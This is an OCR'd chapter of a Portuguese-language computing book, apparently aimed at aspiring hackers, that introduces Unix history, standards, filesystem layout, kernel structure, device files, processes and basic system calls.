É interessantíssimo o poder da mídia. Quando se fala em *A Bela e a Fera*, ninguém lembra do filme de Cocteau, considerado uma das obras-primas do cinema francês. Muito menos de Jeanne Marie Leprince de Beaumont, pesquisadora que no século 18 coletou diversos contos medievais sobre o tema e os reuniu, costurando a história que conhecemos hoje. Pelo contrário, as pessoas só se lembram do desenho animado recentemente lançado por um grande estúdio norte-americano...

Em se tratando de sistemas operacionais temos o mesmo problema. Na lembrança de todos, apenas os sistemas mais novos prevalecem, mesmo sendo menos otimizados ou menos preparados para serviços de rede e missão crítica. Apesar disso, ao redor do globo milhões de administradores de rede se utilizam de alguma variante Unix para resolver problemas que outras plataformas nem sonham enfrentar.

Os sistemas Unix podem ser considerados tanto belas quanto feras. A Internet não existiria sem os sistemas Unix – aliás, a Internet foi criada para interligar APENAS sistemas Unix... Até hoje, como os dados da Netcraft podem comprovar, a maioria dos servidores Web do mundo emprega alguma variante de Unix, e há esforços para que sistemas Unix ou similares sejam utilizados em estações de escritório ou mesmo em dispositivos móveis, como celulares e palmtops.

Há muita beleza nos sistemas Unix. Sua estrutura rígida e bem montada parece aos olhos dos seus usuários quase que como maravilhosos poemas. O poder de fogo que esse sistema dá a quem o domina chega a ser inebriante. Por sua origem em laboratórios de pesquisa como ambiente de desenvolvimento, o Unix possui diversas ferramentas para administradores de sistemas e redes e para

programadores. Também por essa origem, há uma enorme e fraternal comunidade de usuários que trocam experiências e se ajudam mutuamente. As grandes empresas que fabricam ou oferecem soluções baseadas em Unix formaram um consórcio e definiram diversos padrões que garantem interoperabilidade e conectividade. O Unix é considerado, exatamente por isso, um sistema aberto[1].

Sim, o Unix é belo. Mas belo como um grande felino. Domá-lo requer treinamento, persistência e um pouquinho de coragem. O conhecimento para dominar nossa fera não é "rocket science", entretanto. As pessoas sentem-se amedrontadas pela quantidade de ferramentas disponíveis ou pela própria linha de comando. As interfaces gráficas, apesar de não serem "toscas" como nos primeiros tempos, são diferentes das que a maioria dos usuários está acostumada. Por fim, há vários "sabores" diferentes de Unix a escolher. Cada qual tem seus atrativos, mas também tem suas dificuldades e... Espere aí! Sabores?

Apenas um jogo de computador...

Em 1963, o MIT, os laboratórios da Bell (empresa de telecomunicações estadunidense, subsidiária da gigante telefônica AT&T) e a General Electric Company uniram-se para criar um sistema operacional revolucionário. Obviamente baseado nos computadores GE, o projeto tinha como objetivos:

- Ser multiusuário;
- Ser multitarefa;
- Oferecer grande capacidade de armazenamento para dados e programas;
- Permitir compartilhamento de dados entre usuários e grupos.

O sistema foi batizado de MULTICS, numa referência às suas capacidades multiusuário e multitarefa. Após quatro anos de desenvolvimento em um GE-645, o MULTICS de 1969 estava muitíssimo aquém dos objetivos propostos. Nesse mesmo ano, os Bell Labs decidiram sair do projeto.

Frustrados com a interrupção de seus esforços e desejosos de possuir um sistema que realmente atendesse aos propósitos iniciais do MULTICS, alguns desenvolvedores dos Bell Labs resolveram, secretamente, iniciar o desenvolvimento de outro sistema operacional. Um desses desenvolvedores era Ken Thompson, que não queria mais usar o GE-645 com MULTICS que havia ficado nos Bell Labs para brincar com seu joguinho preferido. O Space Travels rodava muito mal no MULTICS, e cada partida custava à AT&T aproximadamente 75 dólares.

Thompson decidiu então portar seu jogo para outro computador que estava "dando sopa" no laboratório, um PDP-7 também da DEC. Mas o sistema operacional do PDP-7 não era muito flexível, então Thompson começou a escrever rotinas de apoio para seu joguinho. No período de um ano, ainda em 1969, as "mandracarias" de Thompson tornaram-se a primeira versão do sistema operacional Unix, total-

1 Aviso aos mais radicais: quando falamos em sistemas abertos, falamos de padrões abertos. A discussão sobre software livre e código aberto é uma outra história...

mente escrita no Assembler do PDP-7. Para convencer seus superiores nos Bell Labs da seriedade do projeto, apresentaram-no como um futuro sistema para processamento de textos, o que posteriormente evoluiu para um sistema operacional de uso geral. A palavra Unix[2] era um trocadilho com o nome do MULTICS[3].

Apenas em 1971 o Unix seria considerado um sistema operacional acabado. Até esse ano, muitas tecnologias foram desenvolvidas para que o "bebê-ux" viesse ao mundo. Uma delas foi a linguagem C, desenvolvida por Dennis Ritchie a partir da linguagem B de Thompson. O Unix foi totalmente reescrito em C e pôde, com isso, ser portado para qualquer máquina: bastava recompilá-lo. O conceito de portabilidade é o maior trunfo do Unix até hoje e abriu novos horizontes para a computação. Em 1977, o Unix foi lançado como sistema operacional comercial e, de lá para cá, vem equipando sistemas tão diversos como dispositivos de mão e supercomputadores Cray.

Neste livro, usamos a palavra Unix indiscriminadamente referindo-nos a qualquer variação ou "sabor" dos sistemas baseados no Single Unix Specification, que engloba os padrões POSIX, XPG4 e ANSI C. Outros autores usam as nomenclaturas *nix, u*ix e Unix-like. Unix é marca registrada do The Open Group (www.unix-systems.org). "Similares a Unix" indica sistemas que se parecem com um Unix, mas não o são oficialmente (como o GNU/Linux e o FreeBSD).

POSIX

Os três documentos que formam o superconjunto Single Unix Specification aplicam-se a partes diferentes do sistema. ANSI C é o padrão para a linguagem de programação recomendada para o desenvolvimento de sistemas Unix e pode ser encontrado em (www.ansi.org). Já o XPG4 é o padrão para implementação do servidor X, o programa central para aplicações gráficas em Unix. Informações sobre a especificação, o servidor X e o X Consortium podem ser obtidas em (www.x.org).

Mas há um mais importante que os outros dois. Todo Unix que se preze deve, obrigatoriamente, aderir ao POSIX, um padrão mantido por várias entidades: IEEE e Open Group, nos Estados Unidos, e ISO/IEC, na Europa. Ele define as chamadas de sistema, ou seja, as mensagens e sinais que os processos vão trocar entre si. Podem ser comparadas às mensagens do Windows que vimos no capítulo anterior, mas as system calls do Unix são muito mais numerosas, especializadas e modulares.

---

2 Não há espaço aqui para contar toda a interessantíssima história do Unix. Um dos melhores documentos sobre os primeiros dias, escrito por Dennis Ritchie, pode ser encontrado no endereço cm.bell-labs.com/cm/cs/who/dmr/hist.html. Além de curiosidades históricas, são descritos os fatos que levaram o Unix a se parecer com o que é hoje.

3 Não pense que o MULTICS morreu em 1969! Seu desenvolvimento continuou e a GE (depois comprada pela Honeywell e, mais recentemente, pela Bull) utilizou-o como um de seus sistemas principais por muitos anos. O último sistema MULTICS ainda em funcionamento foi oficialmente desativado em 31 de outubro do ano 2000. Para saber mais sobre MULTICS, visite o site dos aficionados: www.multicians.org. Um ensaio sobre o quanto o Unix foi inspirado no MULTICS pode ser visto em www.multicians.org/unix.html.

Dezenas de sabores à sua escolha

Talvez o leitor soubesse a que nos referíamos quando dissemos que o Unix era um sistema operacional aberto. Mais ainda, quando citamos que havia diversos "sabores" disponíveis. Mas Unix é um sistema operacional e não um sorvete. Que negócio é esse de "sabor"?

Sendo um padrão aberto, o Single Unix Specification permite que vários fabricantes possuam a sua própria implementação. Mesmo sendo extremamente diferentes em alguns casos, ainda são considerados Unices porque aderem ao padrão Unix-98 (a última versão do Single Unix Specification). Com efeito, podemos citar alguns desenvolvedores de software que possuem versões do sistema:

- Sun Microsystems, com seu Solaris;
- IBM, com o AIX;
- SGI e o IRIX;
- BSDi com a implementação BSD e a versão gratuita FreeBSD;
- Hewlett-Packard e seu HP-UX;
- A própria Microsoft e o finado Xenix;
- A família GNU/Linux.

Citamos apenas os mais conhecidos. Existem muitas outras implementações Unix, comerciais ou não. O que chamamos de "família GNU/Linux" é um conjunto de centenas de distribuições diferentes desse sistema operacional de código aberto, cada uma delas com suas próprias idiossincrasias.

Por que essa confusão? Na década de 80, quando várias implementações comerciais começaram a ser desenvolvidas, cada fabricante acabou criando seus próprios padrões e "puxando a sardinha para o seu lado". Os Unices tornaram-se tão diferentes entre si que acabaram não sendo interoperáveis. Uma rede heterogênea era impossível na época, e hoje o padrão Unix-98 tenta derrubar essas diferenças.


As entranhas da fera

Todas as recomendações que já demos no capítulo anterior valem para este também (e para todos os subseqüentes - repetiremo-los diversas vezes, quase que como uma lavagem cerebral...). Todo hacker que se preze deve conhecer sistemas Unix, mesmo que os odeie. É possível que, depois da leitura deste capítulo, antigos detratores desse decano mudem de religião e passem a rezar na igreja de Ken Thompson. Mas, convencido ou não, os sistemas Unix certamente farão parte de sua vida de ciberativista.

Estrutura

Os sistemas operacionais da família Unix podem, para fins didáticos, ser divididos em partes classificadas por função: kernel (cerne ou núcleo), shell (concha ou casca) e programas do usuário (aplicativos e ferramentas). Como essa abordagem é muito parecida com a própria definição de sistema operacional , podemos usar uma simplificação do diagrama em camadas para demonstrá-lo.

Esses três grandes componentes se utilizam de uma estrutura física universal chamada de sistema de arquivos.Antes de entrar em detalhes sobre shell, system calls, processos e kernel, vamos mergulhar um pouco nessa infra-estrutura sobre a qual todos os Unix são montados. São necessários alguns fundamentos e comandos do shell para percorrê-lo. Caso tudo isso seja muito novo para você, consulte o apêndice E, "Bê-á-bá do Unix".



Sistema de arquivos

O Microsoft Windows possui uma estrutura básica de diretórios. Entretanto, ela existe como conseqüência da estruturação do sistema, não como causa. Os arquivos de sistema relevantes estão frouxamente organizados no diretório Windows (ou WinNT) e subdiretórios dentro dele. Mesmo as partes do kernel estão dispostas em arquivos separados, misturados com outras centenas de arquivos díspares jogados dentro de C:\WINDOWS. O grande agente aglutinador do sistema operacional microsoftiano é o Registro do sistema[4].

4 Lembrando que o Registro dos sistemas Windows é fisicamente gravado em diversos arquivos, e que cada versão possui um conjunto diferente deles. Quando falamos em organização do Registro aqui, estamos nos referindo à organização lógica, aquela que é apresentada ao usuário quando ele abre o Editor de Registro e que é comum a todas as versões do sistema.

Os Unix, por outro lado, são estruturados justamente a partir do sistema de arquivos. Qualquer coisa que possa ser manipulada no sistema é tratada como um arquivo. Isso inclui dispositivos de hardware (como sua placa de som ou a porta de impressora), os processos em execução e, obviamente, os arquivos comuns. É possível, por exemplo, copiar um MP3 para dentro do arquivo correspondente à sua placa de som: como por mágica, a música soará nos alto-falantes. Os arquivos ligados aos processos em execução podem ser usados para controlá-los. Ler esses arquivos normalmente nos permite ter acesso a informações sobre o processo; e, grosso modo, podemos escrever neles para mandar mensagens ao processo.

Não há indicação no padrão POSIX a respeito da organização hierárquica de diretórios: sistemas de arquivos Unix seguem um padrão tácito e não oficial. Há diversos documentos e proposições técnicas a respeito, como o File Hierarchy Standard (www.pathname.com/fhs), mas nenhuma desenvolvedora comercial de Unix é obrigada a segui-los. A única exceção são os sistemas GNU/Linux, que possuem uma padronização específica e rígida para isso na Linux Standard Base (www.linuxbase.org).


Mesmo não havendo um documento oficial, há um consenso na distribuição de diretórios em um sistema Unix. Exceto por diferenças muito sutis, a "árvore" de diretórios de qualquer sabor de Unix se parece com esta. A hierarquia de diretórios é, na verdade, um superconjunto ou união das principais estruturas dos "sabores" mais comuns. Em alguns sitemas, por exemplo, não temos o /proc; em outros, o /dev existe, mas possui outro nome; e a organização abaixo de /lib, /usr e /var também varia entre os diversos tipos de Unix. Mas o "esqueleto" é basicamente esse, e a partir dele é muito fácil descobrir e entender as diferenças de um sistema em especial.

O diretório principal, aquele que contém todos os outros, é chamado de raiz, apesar de estar no topo da estrutura[5]. É representado por um sinal de barra (/) - não confundir com a barra invertida (\) usada no Windows - e qualquer arquivo ou diretório é referenciado a partir dele. Por exemplo, o diretório tmp deve ser representado como /tmp. Um arquivo qualquer dentro do diretório /tmp seria encontrado se déssemos o endereço completo: /tmp/arquivo.

Cada um dos diretórios possui uma função específica:

- /bin: ferramentas necessárias para a operação do sistema;
- /sbin: ferramentas do administrador necessárias para a operação e manutenção do sistema - o "s" é de superuser;
- /dev: cada dispositivo de hardware instalado possui um arquivo neste diretório;
- /etc: os arquivos de configuração do sistema e dos programas estão neste diretório;

5 Considere que nossa estrutura é uma árvore invertida (galhos no chão e raízes ao céu) e a visualização ficará fácil.



- /home: cada usuário cadastrado no sistema possui um diretório com seu nome em /home - esta é a única área de disco que a maioria dos usuários está autorizada a utilizar para gravar seus arquivos;
- /lib: as bibliotecas de funções do sistema estão aqui - considere-as como as "DLLs" do Unix;
- /mnt: diretório usado para conexão a volumes presentes em outros computadores da rede ou para acessar dispositivos removíveis, como disquetes, fitas magnéticas e CDs;
- /proc: arquivos representando os processos em execução;
- /tmp: espaço para arquivos temporários gerados pelos programas ou pelos próprios usuários;
- /usr: os aplicativos do usuário estão instalados abaixo de /usr;
- /var: informações variáveis do sistema (spool de impressora, caixas postais, cache de Internet, log do sistema, etc.).

O diretório /usr é muito importante. Praticamente tudo o que os usuários vão utilizar está nele. Mas por que esse diretório existe? Não seria mais fácil colocar tudo em /bin?

Normalmente, o /bin e o /sbin contêm apenas os programas estritamente necessários para que o computador funcione e possa dar boot ou ser reparado. No /usr estão guardados o restante dos programas dos usuários (ferramentas, editores de texto, navegadores de Internet e ambientes gráficos) bem como a documentação do sistema e os arquivos compartilhados. O /usr pode estar na mesma partição do /bin e do /sbin. Mas também pode estar em outra partição, que só é acessada pelo sistema depois que o Unix termina sua inicialização.

O /usr pode ainda estar em uma máquina centralizada na rede, que exporta um /usr comum a todas as estações Unix. Com isso, o administrador tem de instalar programas apenas uma vez em vez de fazê-lo em cada um dos computadores Unix sob sua supervisão.

O /usr é quase um "mini-root": contém seus próprios bin, sbin, lib, etc., que são, respectivamente, os diretórios de programas comuns do usuário, ferramentas do superusuário, bibliotecas de funções dos programas abaixo do /usr e arquivos de configuração dos programas abaixo do /usr. Além disso, possui diretórios só encon-

trados nele. A dupla /usr/include e /usr/src presta-se para a compilação de programas a partir do código-fonte[6]. O /usr/doc guarda uma gama variável de documentos sobre o sistema e os programas instalados. Já o /usr/man encerra a documentação oficial do sistema, as chamadas man pages. O /usr/share possui qualquer tipo de arquivo (imagens, sons, configurações) que deve ser compartilhado por todos os programas e usuários.

Por fim, o diretório /usr/local é um "mini /usr". Possui uma estrutura de diretórios praticamente idêntica ao /usr. Serve para que programas locais possam ser instalados em computadores que possuam o /usr em outra máquina na rede. Apesar de /usr ter a possibilidade de ser um "drive de rede", o /usr/local continua sendo armazenado localmente no HD.


Vasculhe seu sistema Unix antes de prosseguir. Não se preocupe – se você não for o superusuário e usar somente os comandos não-destrutivos como cd, ls e cat, não há possibilidade de "estragar" nada. Depois de fazê-lo, vá para casa, se arrume e saia, como fez no capítulo anterior. Ou antes, largue este livro e pegue *Crime e Castigo*, de Dostoiévski. Ou vá tocar flauta doce. Mas relaxe e não pense em Unix até amanhã.

O cerne da questão


O *kernel* cria processos toda vez que pedimos ao sistema operacional para rodar um programa. Além de criá-los, o kernel cuida para que eles colaborem entre si e não se destruam mutuamente, e também gerencia os recursos (memória, CPU, periféricos) que cada processo utiliza.

Compare o diagrama da próxima página com o do capítulo anterior. Pode-se ver claramente que a implementação Unix difere radicalmente de sua equivalente Windows. Enquanto o sistema da Microsoft utiliza o conceito de *microkernel* – apenas as funcionalidades básicas estão no *kernel* e há diversos subsistemas rodando em *user mode* –, no Unix tudo está embutido num núcleo monolítico. Mesmo em implementações cujo *kernel* é modular, os módulos também rodam em *kernel mode*. Apenas os processos dos programas e serviços (*daemons*) rodam no espaço do usuário.

6 O diretório /usr/include armazena os cabeçalhos com os protótipos das funções em C presentes nas bibliotecas /lib e /usr/lib, enquanto o /usr/src recebe o próprio código-fonte a ser compilado.



Os processos comunicam-se com o *kernel* por meio de *chamadas de sistema* ou *system calls* (a "interface de serviços" mostrada no diagrama). As *system calls* interagem com os componentes do SO por meio do sistema de arquivos (não se esqueça: em Unix tudo é arquivo). Por ele, o *kernel* controla o hardware, os arquivos do usuário e os próprios processos, que são objeto de um escalonamento ou *scheduling* para definir as prioridades, a ordem de execução e a interação entre eles. Como o hardware também é tratado pelo sistema de arquivos, o núcleo dos sistemas Unix nada mais é do que um supergerenciador inteligente de arquivos.



Num exame menos simplificado, vemos que os programas acessam funções disponíveis nas bibliotecas do sistema. Semelhantes às DLLs dos sistemas Windows, as bibliotecas compartilhadas (*shared objects* ou *so*) dos sistemas Unix permitem que vários programas compartilhem as mesmas características. A diferença é a maior opção de escolha. O Unix é um sistema muito mais modular do que qualquer outro. Isso significa que o programador tem muitas opções de biliotecas para basear seus programas.

Um exemplo é a interface gráfica. No Windows ela encontra-se em uma única biblioteca (GDI.DLL). Já no Unix temos diversos *toolkits* gráficos, todos eles "encaixáveis" no servidor X. O mais famoso é o Motif, mas há muitos outros. como o GTK, o Qt e o Tk.

Seja diretamente ou através das bibliotecas, os processos emitem *system calls* para o *kernel,* solicitando alguma coisa. No *kernel* há rotinas para controle desses processos (escalonamento, comunicação e memória) e para acessar os recursos do sistema por meio do sistema de arquivos.

Dispositivos

Os dispositivos do sistema presentes em /dev são arquivos especiais que se comunicam com o hardware. Melhor dizendo, são representações (imagens) dos dispositivos em formato de arquivo. Toda a discussão sobre *interrupt handlers* que tivemos no capítulo sobre o Windows vale para os sistemas Unix também. Mas ao contrário do Windows, os sistemas Unix dependem muito pouco da BIOS em sistemas baseados em hardware PC. Todas as funções originalmente a cargo da BIOS (excetuando-se a inicialização da máquina) são implementadas no *kernel.* Outras plataformas de hardware sequer possuem algo parecido com uma BIOS de PC e, portanto, a implementação dessas funções no *kernel* é obrigatória.

Lembram-se de como os dispositivos eram acessados no Windows, por meio de *device drivers* e VxDs? No Unix, obviamente, também há *device drivers.* Mas ao contrário do Windows, os *drivers* são *módulos do kernel.* Tais módulos podem ser tanto compilados no próprio *kernel* de maneira monolítica como carregados sob demanda na memória, se forem compilados como autônomos. Aí reside a diferença radical entre a abordagem *microkernel* do Windows e a de *kernel* monolítico do Unix. Os arquivos de dispositivo presentes no /dev comunicam-se com os *device drivers* - e, portanto, com o prórpio kernel, que se encarrega de controlar o hardware para o qual o *driver* foi escrito.

Os nomes dos dispositivos são organizados de forma simples. Normalmente é um grupo de duas a quatro letras e, opcionalmente, números. Por exemplo, o primeiro disco rígido (ou qualquer dispositivo IDE) instalado em um sistema Linux é o /dev/hda, o segundo é o /dev/hdb. Em um Solaris, os mesmos discos estão representados pelos arquivos /dev/dsk/c0t0d0 e c0t1d0. Há três tipos de dispositivos: de *bloco,* de *caracter* e de *interfaces de rede.*

Os dispositivos orientados a caractere (character devices ou, ainda, char devices)

são aqueles que podem ser acessados como um arquivo comum. Você pode escrever neles ou ler a partir deles, sempre um byte por vez. De fato, os *drivers* que implementam esses dispositivos aceitam ser manipulados por funções primitivas como open( ), close( ), read( ) e write( ). Alguns exemplos são as portas seriais, o teclado e o mouse.

É óbvio que há diferenças entre os dispositivos de caractere e um arquivo comum. Se for criado um arquivo comum e, dentro dele, for gravada a frase "*Hey Beavis, I'm a Unix string!*", é possível recuperar essa frase toda vez que o arquivo for lido. Um *char device*, por outro lado, é apenas um canal de comunicação entre o espaço do usuário e o dispositivo. O que for enviado por meio do /dev é tratado pelo hardware e não pode mais ser recuperado. Quando se tenta ler do dispositivo, o que se obtém são os dados que o mesmo está enviando ao sistema de arquivos naquele momento, não os gravados anteriormente.

Os *dispositivos orientados a bloco* (*block devices*), por outro lado, só podem ser acessados por meio de grandes pacotes de informação. Normalmente encerram em si componentes nos quais é possível guardar sistemas de aquivos, como HDs, disquetes e CD-ROMs. Um disco rígido, na maioria dos sistemas Unix, só pode ser acessado em blocos de 1 kbyte. Se for necessário gravar, por exemplo, apenas 128 bytes no disco, será usado um bloco de 1 Kbyte (1024 bytes) para tal. Os *block devices* possuem, por isso mesmo, uma velocidade de transferência (*throughput*) muito maior do que os dispositivos de caractere. Também por transferirem grandes quantidades de dados, podem contar com uma área de transferência auxiliar (*buffer*) do tipo *cache*, que aumenta ainda mais o *throughput*.

O último tipo de dispositivo presente no /dev são as chamadas *interfaces de rede*. Em sistemas Linux, são representadas no /dev por *eth0* para a primeira placa, *eth1* para a segunda e assim por diante. Em um sistema HP-UX, que usa placas Intel, as interfaces foram chamadas de *itl0*, *itl1*, etc. Há dispositivos de rede que são puro software. Dois exemplos são o loopback (interface *lo*), que direciona o tráfego de rede para a própria máquina (endereço 127.0.0.0), e os *sockets* de comunicação do servidor X Window.

As interfaces de rede são, no fundo, dispositivos orientados a caractere, embora especializados. Em algumas implementações, os dispositivos SCSI são considerados como um quarto tipo de dispositivo, embora sejam, na prática, dispositivos de bloco.

Processos (não, isso não é papo de advogado)

Em um sistema Unix, os processos são as entidades mais importantes. Além dos programas do usuário, todos os serviços e servidores que rodam em um computador com Unix se baseiam em um ou mais processos. Uma máquina Unix pode conter, entre outras coisas, um servidor Web, um banco de dados, um servidor de e-mails ou uma rádio on-line. Cada um desses serviços é chamado de *daemon* e dispara um ou mais processos identificados por números únicos em todo o sistema. Cada processo possui seu número de identificação exclusivo. O servidor Web do exemplo possui diversos processos apenas para se manter "no ar", e

cada conexão de um browser de Internet a alguma página desse servidor cria mais um processo. É fácil perceber que num arranjo como esse há sistemas Unix com milhares de processos simultâneos.


O primeiro processo gerado por um programa qualquer é chamado de *pai*. Cada um dos processos gerados por esse pai é chamado de *filho*. Como há vários níveis de processos, podemos dizer que um processo sempre é filho de outro mais primitivo e pode ele mesmo ser pai de outros processos mais novos.

Há duas maneiras de iniciar um processo. A primeira é a mais trivial: o usuário emite um comando no *prompt* e o *shell* transforma esse comando em um processo. Mas há a possibilidade (ou antes, a necessidade) de iniciar processos automaticamente.

Na inicialização do Unix, o kernel, assim que é carregado, trata de iniciar o primeiro processo: o *init*. Ele é o pai de todos os outros processos gerados a partir de então. O init finaliza o procedimento de boot carregando as configurações do sistema e inicializando todos os *daemons* referentes aos serviços que a máquina deve oferecer.

Alguns desses *daemons* são serviços de rede, como e-mail (SMTP) e Web (HTTP). Tais serviços "escutam" a rede à espera de solicitações vindas de outros computadores. Por exemplo, um serviço HTTP espera que computadores com *browsers* de Internet conectem-se a ele. Caso a conexão seja estabelecida, o *daemon* correspondente envia ao navegador do outro computador a página solicitada.

É interessante notar que esses serviços esperam continuamente por conexões, o que significa que consomem recursos da máquina mesmo quando ociosos. Para evitar isso, os serviços menos requisitados podem ser agrupados em um superservidor chamado *inetd*, que aguarda por conexões a diversos serviços. Caso um desses serviços seja solicitado, o inetd carrega o *daemon* necessário. Quando a conexão acaba, o inetd descarrega o *daemon* da memória.



Os processos comunicam-se entre si por meio de *sinais* e emitem requisições ao sistema operacional através das *chamadas de sistema* ou *system calls*. Há diversos sinais e chamadas padronizadas pela norma POSIX.

Ei, poderia me fazer um favor?

Sempre que um processo precisa de alguma coisa do computador, emite uma *chamada de sistema* ao kernel. As tarefas que as aplicações pedem ao kernel podem ser de acesso a periféricos, solicitação à CPU para "fazer uma conta" ou requisição de mais memória. Existem dezenas de *system calls*. As mais básicas são *fork*, *exec* e *wait*. A *fork* cria um processo filho que é um clone do processo pai: tem as mesmas características, trabalha com os mesmos arquivos já abertos (embora possa abrir outros novos só para si) e, o mais importante, pertence ao

mesmo programa que gerou o processo pai. As únicas diferenças são o número de identificação de cada processo e o número de identificação do processo pai.

Já a chamada *exec* transfere o controle da CPU para outro processo ou programa. Os arquivos que estavam abertos para o programa original são redirecionados para os processos gerados pelo novo programa. Usando ambas as chamadas nessa ordem (*fork* depois *exec*), um processo cria um filho e transfere o comando para ele. Quando o processo filho completar sua tarefa, envia os resultados do processamento ao pai.

A dupla *fork+exec*, entretanto, não evita que o processo pai continue rodando. Para que o processo pai entre em hibernação e espere parado o término do processo filho, usa-se a chamada de sistema *wait*. Como o processo pai está dormindo, não entra no *time sharing* da máquina e, portanto, economiza recursos. O processo pai só voltará aos ciclos de processamento da máquina quando o processo filho deixar de existir ou, no jargão técnico, "morrer".

Um exemplo prático é a linha de comando ou *shell*. Imagine que o usuário digitou um comando e o *shell* ficou congelado, sendo liberado somente depois de o comando ser finalizado. Nesse caso, o *shell* emitiu uma chamada *wait* para o comando do usuário. Se por outro lado o usuário emitir um comando e, apesar de o programa ainda estar rodando, o *prompt* aparecer imediatamente, é indício de que o *shell* não usou a chamada de sistema *wait*.

Comunicação entre processos

Há casos em que, em vez de solicitarem alguma coisa ao SO, os processos necessitem comunicar-se uns com os outros. Uma das formas possíveis é a comunicação entre processos pai e filhos. O processo pai pode, por exemplo, fazer uma chamada de sistema *ptrace* para rastrear possíveis bugs de programação no processo filho.

